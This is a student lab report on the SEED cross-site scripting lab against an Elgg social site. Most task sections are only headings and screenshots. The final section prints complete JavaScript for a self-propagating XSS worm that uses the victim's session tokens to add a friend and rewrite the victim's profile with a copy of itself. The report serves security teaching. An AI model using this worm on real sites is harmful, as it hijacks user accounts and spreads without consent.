**Institute of Information Technology**

**University of Dhaka**

**Submitted to:**

Dr. Md. Shariful Islam

Professor

**Submitted by:**


[Rufidatul Radium](mailto:radiumrufidatul@gmail.com)(1226)

Date: 5 October, 2023


****


3. Lab Task

3.1 Preparation: Getting Familiar with the "HTTP Header Live" tool





3.2: Task 1: Posting a Malicious Message to Display an Alert Window





3.3 Task 2: Posting a Malicious Message to Display Cookies







3.4 Task 3: Stealing Cookies from the Victim’s Machine




Tried this. But it didn’t work










3.5 Task 4: Becoming the Victim’s Friend










3.6 Task 5: Modifying the Victim’s Profile










3.7 Task 6: Writing a Self-Propagating XSS Worm









<script id=worm>

window.onload = function(){

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var descriptionContent = "#HackedByHuiqing But most of all, I am my Hero" + encodeURIComponent(headerTag + jsCode + tailTag);

var userName="&name="+elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var addFriendURL="http://www.xsslabelgg.com/action/friends/add?friend=47" + ts + token;

var description="&description=" + descriptionContent;

var otherFields = "&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2"

var content=token + ts + userName + description + otherFields + guid;

var samyGuid=47;

var editProfileURL = "http://www.xsslabelgg.com/action/profile/edit";

if(elgg.session.user.guid!=samyGuid)

{

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("GET",addFriendURL,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type",

"application/x-www-form-urlencoded");

Ajax.send();

Ajax=new XMLHttpRequest();

Ajax.open("POST",editProfileURL,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type",

"application/x-www-form-urlencoded");

Ajax.send(content);

}

}

</script>